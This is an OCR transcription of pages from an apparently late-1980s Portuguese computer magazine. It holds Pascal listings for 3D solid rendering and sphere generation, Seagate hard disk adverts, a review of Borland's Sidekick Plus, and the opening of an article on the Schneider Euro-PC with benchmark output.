
procedure Afixa;
var i : integer;
   Contorno : Contornos;
begin  SetActivePage ( ord ( Pagina ) );
          ClearViewPort;
          with Solido, TodasFaces, Ordem do begin
            nOrdem := 0;
    for i := 1 to nFaces do
              if EhVisivel ( Face [ i ] ) then Insere ( i );
            for i:= 1 to nOrdem do
              begin CalcContorno
            ( Face [ Ordena [ i ].Ind ], Contorno );
                        SetFillStyle
            (SolidFill,Face[Ordena [ i ].Ind].Cor );
          FillPoly
            (Face[Ordena[i].Ind].nLados, Contorno )
        end;
    SetVisualPage ( ord ( Pagina ) );
    Pagina := not Pagina
          { Para a proxima escrever na outra pagina }
end                                 end;

function Executa ( Ordem : char ) : char;
begin
   case Ordem of
     MAISFOCO : begin   Lente.Foco := Lente.Foco + INC;
                Tpersp
            end;
     MENOSFOCO :begin   Lente.Foco := Lente.Foco - INC;
                Tpersp
            end;
     MAISFI :   ModifFiLente ( INCROT );
     MENOSFI :  ModifFiLente ( -INCROT );
     MAISTETA : ModifTetaLente ( INCROT );
     MENOSTETA :ModifTetaLente ( -INCROT );
     MAISORIENT :ModifOrientLente ( INCROT );
     MENOSORIENT:ModifOrientLente ( -INCROT );
     MAISRO :   Lente.Ro := Lente.Ro + INC;
     MENOSRO :  Lente.Ro := Lente.Ro - INC
   end;
   if Ordem <> FIM then
   begin  if ( Ordem <> MAISFOCO ) and ( ORDEM <> MENOSFOCO ) then
        InvTlente;
        CalcImagem
   end;
   Executa := Ordem
end;

procedure  FimGraf;
begin SetActivePage(0);
    SetVisualPage(0);
    CloseGraph
end;

begin
   IniciIdentidade;
   IniciSol;
   IniciCalc;
   IniciAfixa;
   Afixa;
   while Executa ( ReadKey ) <> FIM do Afixa;
   FimGraf
end.
```






```
program esfera;

const LAT =15;
      LONG = 15;
      PARCELA = 2;
      RO = 10.0;
      PI = 3.1415926536;
      INCTETA = 2*PI/LONG;
      INCFI = PI/(LAT+2*PARCELA);
      TOTALPONTOS = LAT * LONG + 2;

type ponto = record x, y, z : real
           end;

var esf : array [ 1 .. LAT, 1 .. LONG ] of ponto;
    teta, fi, mods : real;
    outp : text;

procedure InicAngs;
begin teta := 0; fi := PI - PARCELA*INCFI end;


procedure InicFic;
begin assign( outp, 'esfpal.def' );
      rewrite( outp );
      writeln ( outp,
        '0 0 1000 0      ;teta, fi, ro, orientacao ' );
      writeln( outp, '800            ;foco ' );
      writeln( outp,
        TOTALPONTOS, '       ;numero de vertices' )
end;

procedure CalculaPontos;
var i, j : integer;
    aux : real;
begin writeln( outp, 0.0, ' ', 0.0, ' ', RO/2 );
      for i := 1 to LAT do
      begin mods := RO * sin( fi );
            aux := RO * cos ( fi );
            for j := 1 to LONG do
            begin writeln( outp, mods * cos( teta )
                         { Valor de x },
                  ' ', mods * sin ( teta ) { Valor de y },
                  ' ', aux             { Valor de z } );
                  teta := teta + INCTETA
            end;
            fi := fi - INCFI;
            teta := 0
      end;
      writeln( outp, 0.0, ' ', 0.0, ' ', RO/2 )
end;

function Cor : integer;
var C: integer;
begin repeat
        C := random( 15 )
      until C <> 3;
      Cor := C
end;

procedure CalcFace( Latitude, Longitude : integer );
begin writeln( outp, 4, '       ;quantos lados ' );
      writeln( outp,
            1 + (Latitude-1)*LONG + Longitude mod LONG +1,
            ' ', 1 + Latitude*LONG + Longitude mod LONG +1,
            ' ', 1 + Latitude*LONG + Longitude,
            ' ', 1 + (Latitude-1)*LONG + Longitude,
            ' ', Cor   );
end;


procedure FacesCimaBaixo;
var i : integer;
begin for i := 1 to LONG do
      begin writeln( outp, 3, '   ;quantos lados' );
            writeln( outp,
              1,' ', i mod LONG +2, ' ', i+1, ' ', Cor );
            writeln( outp,
              3, '   ;quantos lados' );
            writeln( outp, TOTALPONTOS,
              ' ',TOTALPONTOS - ( i mod LONG +1 ),
              ' ',  TOTALPONTOS - i, ' ', Cor )

      end
end;


procedure CalculaFaces;
var i,j : integer;
begin writeln( outp, ( LAT-1 )*LONG + 2*LONG, '     ;quantas faces' );
      for i:= 1 to LAT - 1 do
        for j := 1 to LONG do
          CalcFace ( i, j );
      FacesCimaBaixo
end;

procedure FimFic;
begin close( outp ) end;

begin
 InicAngs;
 InicFic;
 CalculaPontos;
 CalculaFaces;
 FimFic
end.
```

Best-sellers

Disco Duro Seagate ST225

- 20 MB formatado
- 35.000 horas de MTBF
- O disco 20 MB mais vendido do Mundo

Disco Duro Seagate ST238R

- 32 MB formatado
- 35.000 horas de MTBF
- O disco 30 MB mais vendido do Mundo



Família ST251 da Seagate

Rápidos e seguros em embalagem reduzida

- 42, 65 e 85 MB formatados
- Interfaces SCSI ou ST412
- Codificação MFM ou RLL
- Tempos médios de acesso de 28 ou 40 ms




o maior construtor mundial de discos duros

Discos duros Seagate de 3,5"

PC's mais rápidos e compactos


- 21, 32 e 48 MB formatados
- Interfaces SCSI ou ST412
- Codificação MFM ou RLL
- Tempos médios de acesso de 28 ou 40 ms.



Discos duros Seagate ST4096

Alta capacidade
Baixo Preço

- 80 MB capacidade formatada
- 28 ms de tempo médio de acesso
- 30.000 horas de MTBF



Graficria pub

um ano de garantia original Seagate

Distribuidor Autorizado

Teledata
SISTEMAS DE COMPUTADORES, LDA.

Seagate

Rua da Restauração, 119 r/c —PORTO — Tels: 69 51 43-69 75 83 — Fax 65847 — Telex 23156
R. Prof. Francisco Gentil, 6B — Telheiras Sul — 1600 LISBOA — Tel: 759 95 54


SIDEKICK PLUS

"A partir do Install é possível instalar (dos módulos à disposição, que veremos à frente quais são) apenas os módulos que desejamos"

Para ser franco, quando comecei a analisar este novo Sidekick (o Sidekick Plus Ver 1.00A) ainda não sabia bem mexer nele. Ao testá-lo descobri uma série de novas e melhoradas características que me deixaram maravilhado. Descobri uma (quase) nova ferramenta não só para mim (como programador), como também para todos os outros utilizadores (porque não também para mim?).

Mantendo a mesma simplicidade de utilização do primeiro, este novo Sidekick apresenta a capacidade de tratamento de 9 Notepads "simultaneamente", para além da introdução de quatro tipos de calculadoras, de um Outlook, de um File Manager e de profundos melhoramentos no calendário, ao qual a Borland passou a chamar Time Planner.

Mas vamos ver daqui para a frente, mais detalhadamente, aquilo que mais me chamou a atenção neste novo Sidekick Plus.



INSTALAÇAO

Para começar, a instalação deixa qualquer um boquiaberto. A partir do Install é possível instalar (dos módulos à disposição, que veremos à frente quais são) apenas os módulos que desejamos, sem que isso implique a criação de novos ficheiros no disco.

Para além de perguntar qual o nome que queremos dar ao Sidekick para o chamar, podemos ainda definir se vamos usar EMS (Expanded Memory System) ou RAM Disk, se pretendemos os módulos instalados em disco ou em RAM, ou ainda parte em disco e parte em RAM (ver GESTÃO DE MEMÓRIA), qual o modem a utilizar para o Phonebook e qual o tipo de placa gráfica.

É ainda possível alterar qualquer um destes parâmetros depois de instalado o Sidekick, ou passá-lo para disquetes, através do mesmo programa Install, uma vez que o sistema de menus Pop-Up/Pull-Down é bastante simples de manusear para instalar de novo ou alterar características.

ASMÚLTIPLAS "FAÇANHAS" DO SIDEKICK PLUS

File Manager

O File Manager é um dos novos utilitários do Sidekick Plus. Este permite o tratamento e uso de funções do DOS sobre ficheiros ou grupos de ficheiros. Mas vejamos...

Através da tecla **F9** é possível visualizar em ASCII o conteúdo de um ficheiro (a função correspondente ao comando Type do DOS) mesmo que este seja do tipo COMando ou EXEcutável.

Se, por outro lado, chamarmos o menu através da tecla **F10**, temos acesso a um conjunto de utilitários como mudança de directoria, acção de procura de ficheiros pelo disco, ou de uma string dentro de um ficheiro, marcação de entradas na directoria para exercer qualquer acção sobre grupos de ficheiros (como apagar, por exemplo), comandos comuns do DOS (tais como Delete, Copy, Move, Rename, Atribute, etc.), formatação de disquetes (de 360 Kb, 720 Kb, 1,2 Mb ou ainda 1,44 Mb), criação de directorias ou outras opções tais como ordenação de ficheiros por nome, por extensão, etc.

Com este utilitário residente torna-se desnecessári2 a saída do programa com que estamos a trabalhar para operar sobre comandos do DOS. Para utilizadores inexperientes, a vantagem de poder formatar a partir de um programa residente pode tornar-se imprescindível. Para utilizadores e programadores experientes o Sidekick Plus pode acelerar bastante a execução de algumas tarefas.

Notepad — Bloco(s) de Nota(s)

Em minha opinião, a alteração mais significativa neste módulo, foi o facto de se poder trabalhar em nove Notepads simultaneamente, fazendo a comutação entre eles apenas pelo pressionar de 2 teclas: o **Alt** e a tecla do número correspondente ao Notepad que desejamos chamar.


O Sidekick Plus coloca ainda, e caso tenhamos usado WildCards para os nomes dos ficheiros a usar, assim que chamamos um Notepad ou um Outlook, o File Manager no ecrã, estando todas as suas funções disponíveis.

É também possível imprimir directamente de dentro de um Notepad (ou de um Outlook, como veremos) bastando para isso pressionar a tecla **F4**. O Sidekick Plus não tem, no entanto, um spooler de impressão, logo enquanto o ficheiro não foi integralmente despejado para o buffer da impressora ficamos impossibilitados de continuar a trabalhar.

Outlook — "Visão(ões) exterior(s)"

Uma outra nova característica. Posso adiantar desde já que me servi deste novo módulo para desenvolver este artigo, à medida que ia testando as capacidades do Sidekick. Para que serve? Vamos ver...

Com o Outlook (vista de fora), podemos ver um texto apenas pelos seus temas de índice (ou cabeçalhos, como queiram chamar-lhe), e associar-lhes aquilo a que a Borland chama de "Outlook Attached Note" ou Nota associada. É também possível ver, "de fora" ou numa visão apenas de cabeçalhos, se esse mesmo cabeçalho tem ou não uma nota associada, uma vez que quando esta



nota existe, o Outlook coloca um caracter (identificado por três barras horizontais) antes de cada título.

Tal como acontece com o Notepad, podemos aqui também definir até nove Outlooks aos quais a chamada se processa da mesma maneira (através das teclas **Alt** e da tecla de número associada ao Outlook que desejamos chamar).

É também bastante agradável para auxiliar programadores de Pascal, por exemplo, porque está preparado para identificar as palavras chaves BEGIN e END das funções e procedimentos, fazendo com que no Outlook apareçam apenas os nomes dos procedimentos e das funções, facilitando desta maneira o trabalho do programador, diminuindo-lhe a visão complicada de todo um programa para apenas os nomes das suas funções.

Phonebook — Lista de Telefones

Outra das 8 maravilhas do sidekick. O Phonebook permite agora criar Bases de Dados indexadas, com formatos para entrada de dados que podem, por sua vez, estar protegidos por password.

A procura pode ser feita apenas pela primeira letra da chave da entidade que se pretende encontrar.

A marcação das chamadas é feita pelo simples pressionar da tecla **Enter**, e a chamada e transmissão podem continuar a funcionar em Backgroud mesmo quando estamos a executar outras funções.

O Phonebook coloca ainda à disposição do utilizador 11 formas de entradas de dados, que são possíveis de obter quando pressionamos a tecla **F3** enquanto preenchemos uma ficha. No entanto, se é possível desenhar novas formas, não descobri como é que se faz.

Time Planner — "Planeador" de tempo

Ao Calendar da antiga versão chamamos agora Time Planner. Na realidade, penso que este nome é agora bastante mais adequado, com as suas novas características. É possível, por exemplo, programar um alarme para disparar em determinada altura, definir os intervalos de tempo para registar reuniões (por exemplo), definir dias de férias e posteriormente obter listagens de todos os dias de férias ou de trabalho, e ainda uma série de utilidades que seria fastidioso mencionar aqui.

Calculator — Calculadora

A fraca calculadora do antido Sidekick foi substituída por quatro tipos de calculadoras: uma científica, que engloba funções trigonométricas, logarítmicas, etc; uma outra financeira, que engloba funções de percentagem (faltava no Sidekick simples) e outras de cálculo de juros; uma outra para programadores, que inclui funções de AND, OR ou XOR; e finalmente, a calculadora formula, que engloba as três anteriores.

Como funcionam? Existe uma linha de entrada de dados, onde colocamos os valores e as funções que desejamos efectuar, até pressionarmos a tecla **Enter**. À medida que vamos efectuando estas operações, o Sidekick vai colocando na parte de cima da calculadora as operações e os números que estamos a introduzir, como se estivessemos a usar uma calculadora que tivesse um rolo de papel. É também possível passar para o modo de edição desse texto e alterá-lo ou colocá-lo em qualquer outro local.

A ASCII Table — Tabela de Códigos ASCII

A ASCII Table vem também melhorada com um pequeno buffer, aonde é possível colocar os caracteres seleccionados para posterior colocação noutros módulos.

O Vagon Poetry

É um jogo um pouco estúpido (desculpem a expressão!), que na minha opinião deve ser deixado por instalar.

O objectivo deste jogo é o de abater o maior número de naves que passam no topo do ecrã sem nunca levar com uns caixotes que elas vão deixando cair. O disparo pode ser feito através da barra de espaços e à medida que se vão destruindo mais naves, vai-se subindo de nível, o jogo torna-se cada vez mais rápido e mais caixotes vão caíndo.

No fundo é um jogo bom para desanuviar e para quem tem chefes (ou patrões) que não deixam jogar em horas de trabalho, pois é possível activar e desactivar este jogo pelo simples pressionar das duas teclas que chamam o Sidekick.

Services — Serviços

Este utilitário permite a visualização e edição do Clipboard, a cópia daquilo que está no ecrã para o mesmo Clipboard e a sua posterior colocação no Notepad, por exemplo.

É neste utilitário que é possível também a desinstalação do Sidekick da memória, o que por vezes se torna necessário por falta da mesma para correr outras aplicações.

É também aqui que podemos modificar o tamanho e posição das janelas do sidekick. E é aqui que reside uma das grandes diferenças em relação ao Sidekick anterior. Enquanto que versão anterior podiamos modificar directamente o tamanho das janelas agora temos que chegar a esta opção do menu central para o poder fazer. No entanto, agora podemos também mudar as cores dessas mesmas janelas.

Através desta opção podemos alterar o tamanho do Sidekick Residente, do Sidekick que se mantém em EMS ou ainda em RAM disk, e, finalmente alterar o Setup naquilo a que se refere a impressoras, por exemplo.

GESTAO DE MEMORIA

A Gestão de memória do Sidekick Plus é tão sofisti-

"Para utilizadores e programadores experientes o Sidekick Plus pode acelerar bastante a execução de algumas tarefas"

"O pressionar das teclas é ainda o meio mais fácil, na realidade, para usar qualquer programa"

cada que é quase equivalente a um sistema operativo alternativo. O programa pode ser armazenado quer em modo temporário, quer de forma completamente residente, quer parte da primeira maneira e parte da segunda.

De maneira completamente residente é praticamente igual ao Sidekick anterior. Todos os módulos são carregados para memória e as resposta ao pressionar as teclas de chamada é quase imediata.

No modo temporário, apenas o núcleo do Sidekick Plus é armazenado em memória. Este núcleo controla dois sistemas separados de memória virtual, um para código e outro para informação. De cada vez que se muda de aplicação, o código é lido a partir do disco e os dados são continuamente transferidos entre o disco e os buffers de memória. Como é de esperar, este modo de utilização retarda extraordinariamente o tempo de acesso ao Sidekick. Neste caso a quantidade de memória utilizada é mínima, mas o disco é utilizado quase continuamente pelos ficheiros temporários que podem até por vezes, utilizar 1 MB de disco.

Em termos de utilização de memória, este novo Sidekick permite ainda a utilização de RAM disk ou de EMS.

FACILIDADES DE APRENDIZAGEM

Aqui, o Sidekick mantém as mesmas características do Sidekick anterior. O pressionar das teclas é ainda o meio mais fácil, na realidade, para usar qualquer programa.

Através dos comandos compatíveis WordStar **CTRL** + Tecla correspondente à função que desejamos efectuar) o uso dos ''blocos de notas'' é ainda mais simplificado. Se por exemplo, queremos efectuar uma função do menu de blocos e não nos lembramos da tecla que devemos pressionar depois do **CTRL** + **K**, o sidekick coloca um menu à disposição, para que possamos efectuar a operação desejada. O Help Online é também bastante útil, por vezes, e está bem estruturado para as necessidades dos utilizadores.

ALGUNS DEFEITOS

Apesar de ser possível a utilização deste Sidekick em configurações co 1 ou 2 drives, não aconselho ninguém a fazê-lo visto que mesmo em disco ele já se torna lento a carregar. Se estivermos a usá-lo num PC/XT a 8 Mhz a sua lentidão e por demais evidente, e mesmo num AT demora perto de 2 a 3 segundos desde a altura em que pressionamos as teclas de **CTRL** e **ALT** até que apareça o menu (isto claro, instalados todos os módulos).

Por outro lado, é muito pouco provável que alguém consiga instalá-lo em configurações com drives de 360 Kb, uma vez que o ficheiro SKMAIN.BIN tem cerca de 471Kb.

VANTAGENS E CONCLUSAO

As vantagens de um sistema como este são inúmeras, e penso que são por demais evidentes (o leitor já deve ter reparado, no decurso da leitura deste artigo).

Podemos também mencionar uma série de pessoas a quem o sidekick poderá dar uma grande ajuda, mas o próprio leitor deve já estar consciente (espero eu!!) daquilo que pode beneficiar com o Sidekick Plus.


Por mim, depois de usar-lo apenas algumas vezes, comecei a achá-lo indispensável...

PAULO PINHEIRO

RECUPERAÇÃO DE CARTRIDGES

Fotocopiadoras e Impressoras Laser

TONER PARA TODO O TIPO DE MÁQUINAS





■ Canon LBP 8A1 & A2 ■ HP Laserjet ■ Wang LPS8 ■ Q. M. S. ■ Electronic Forms Systems ■ Cordata ■ GBT ■ Mitek Systems ■ Apple Laserwriter ■ Acom Computer ■ Oasys ■ Philips ■ Advanced Technologies ■ Imagen ■ Talaris Systems ■ NCR

HUMBERTO C. F. DUARTE, agente oficial para Portugal da conceituada firma britânica **P.P. I. — PRINTHEADS AND PAPER INTERNATIONAL LTD.** coloca ao seu dispor um **SERVIÇO DE RECARREGAMENTO DE CARTRIDGES,** utilizáveis em impressoras Laser e fotocopiadoras de variadas marcas, munidas de ***CANON LBP — CX ENGINE.**

HUMBERTO C. F. DUARTE


Rua do Duque, nº 8 — 5º Dtº — 1200 LISBOA ☎ 32 18 65

SCHNEIDER EURO-PC:

AINDA UM ACEITÁVEL COMPROMISSO PREÇO/QUALIDADE ?

Já lá vai algum tempo dede que o Euro-PC enchia as páginas das revistas especializadas, que na constante busca de novidades, o apontavam como um bom adversário dos PC's compativeis e de baixo custo, então existentes no mercado. Nessa altura tinhamos apenas meia dúzia de máquinas de diversos construtores em condições de disputar o mercado nacional de computadores de low-end. Hoje, temos muito mais opções do que essa mera meia dúzia já referida, e a grande dúvida é saber se o Euro-PC continua a ser uma boa aquisição.

É precisamente essa a resposta que pretendemos ouvir de si depois de lhe dizermos tudo o que pretendemos dizer-lhe ao longo das próximas linhas.



CHEGOU
Um pouco de história

Tudo parece ter começado quando a Schneider se cansou de trabalhar para a Amstrad e decidiu criar e gerir o seu próprio mercado. Algumas pessoas vieram de outras empresas, notando-se talvez uma especial predominância numérica na equipa vinda da Commodore, e a Schneider ganhou o dinamismo necessário para entrar no mercado super-competitivo dos construtores de equipamento informático, avançando desde logo pela porta da frente. A propósito, uma das pessoas vindas nesta vaga de gente com ideias novas foi o actual responsável pelo departamento de pesquisa e desenvolvimento da Schneider, antes ligado à Commodore, e ao qual se atribuiem algumas das semelhanças estéticas entre o Euro-PC e o Amiga 500. As condições estavam, assim, criadas para que este construtor desse que falar nos tempos que se seguiam.

A entrada no mercado foi aquilo que se pode designar por uma entrada de rompante. Três computadores para faixas diferentes de utilizadores eram apresentados simultaneamente, arrastando ainda consigo na mesma altura algum equipamento mais ligado à área de office automation, onde a linha de FAX's merecia sem dúvida o maior destaque.

Na segunda metade de '88 estes produtos atingiam o território nacional pela mão da Informática Formação e Serviços, uma empresa recente mas constituida por pessoas há muito ligadas ao comércio de equipamento informático. Coincidência enorme, era agora a representação da Schneider em Portugal por alguém que em tempos também tinha estado ligado à Amstrad neste país: Joaquim Cerieira Figueiredo, a figura base da IFS.

Dentro da linha de computadores então apresentada, duas caracteristicas definiam bem todos os produtos. Primeiro, tratava-se em todos os casos de uma linha de computadores de low-end. Bem concebida, com uma performance em alguns aspectos capaz de incutir respeito e algum receio nos dealers de outras marcas (mesmo que menos ligadas a esta "ponta" do mercado), e um preço assustadoramente baixo, a Schneider queria, e conseguiu, atingir as "headlines" de todas as publicações especializadas. Segunda característica, uma considerável relação preço/performance, arma que já tinha feito o sucesso de outros senhores, e que agora acabava de os colocar numa posisição pouco confortável. "Vendendo" os restos de uma "filosofia barata" aos referidos construtores, a Schneider relembrar-nos-ía do velho provérbio português que nos aconselha a não fazermos aos outros, aquilo que não queremos que nos façam.

Em termos muito simples, este novo construtor de equipamento informático iniciou o seu percurso com um PC de muito baixo custo que decidiu designar por Euro-PC, um AT laptop de caracteristicas interessantes dado o seu preço de venda ao público, e um Tower AT que mantém, ainda hoje, a posição de melhor máquina do conjunto.

Mais tarde, viria juntar-se ao grupo um AT baseado no microprocessador INTEL 80386, concebido já sob uma filosofia diferente, e para utilizadores com necessidades de igual modo bastante diferentes. Mas sobre este assunto teremos ainda ocasião de falar no decurso desta pequena conversa.

VIU
A importância dos factos

De entre as três máquinas já referidas, uma viria a destacar-se em termos de unidades vendidas, quer no mercado nacional, quer internacional. Falamos, como os leitores mais atentos podem prever, do Euro-PC.

```
SI-System Information, Version 3.00, (C) Copyright 1984, Peter Norton

IBM/PC
Built-in BIOS programs dated Friday, January 13, 1989
Operating under DOS 3.30
5 logical disk drives, A: through E:
The operating system reports 512K of memory
A test of random access memory (RAM) finds:
  512K from hex paragraph 0000 to 8000
   32K from hex paragraph B000 to B800
(some may be phantom memory)
Programs are loaded at hex paragraph 0DE0
following 56,832 bytes of system memory

Computing performance index relative to IBM/PC: 2.0
```

Estes valores foram obtidos com a frequência de trabalho de 9.54MHz. Trabalhando nas frequências mais baixas, 7.15MHz e 4.77MHz, o único parâmetro que sofre alterações neste teste é, logicamente, o index de performance em relação ao IBM/PC que assume respectivamente os valores 1.5 e 1.0.

COMPAQ Performance Measurement Demo — Version 11.63

Machine	Calc. Speed	Memory Access	Disk Access	Graphics Rotation	Text Search	Coproc. Speed
PHLIPS NMS9115 C/ CARTA EGA	21.71	21.19	17.81	39.61	46.51	41.41
PHILIPS TC100	17.35	16.94		26.01	30.17	33.18
AMSTRAD PC2086	16.70	16.15	24.28	38.19	30.31	62.94
PPC 512 C/ MONITOR ECD	12.78	15.13		18.72	25.81	34.83
SCHNEIDER EURO-PC 4.77MHz	10.18.16	17.74			29.46	46.15
SCHNEIDER EURO-PC 7.15MHz	6.24.45	24.01			35.14	21.85
SCHNEIDER EURO-PC 9.54MHz	5.36.64	36.34			46.40	37.44

Computador compatível IBM partilhando ainda com o grande senhor a preferência pelas 3.5 polegadas como formato do suporte magnético utilizado, o Euro-PC possui 512KB de RAM, uma drive interna de 720KB formatados, um slot tipo XT, uma carta gráfica Hercules ou CGA (dependendo do monitor ser mono ou policromático), uma porta série RS232C, uma porta paralela e uma entrada para rato. O processador central, INTEL 8088-1, funciona a uma frequência, comutável entre 4.77, 7.15 e 9.54 MHz, mantendo deste modo a possibilidade de trabalhar na mesma frequência do velho PC IBM, e a facilidade de poder mudar para uma frequência de trabalho mais aceitável, tendo em conta as características das máquinas que entretanto surgiram no mercado.

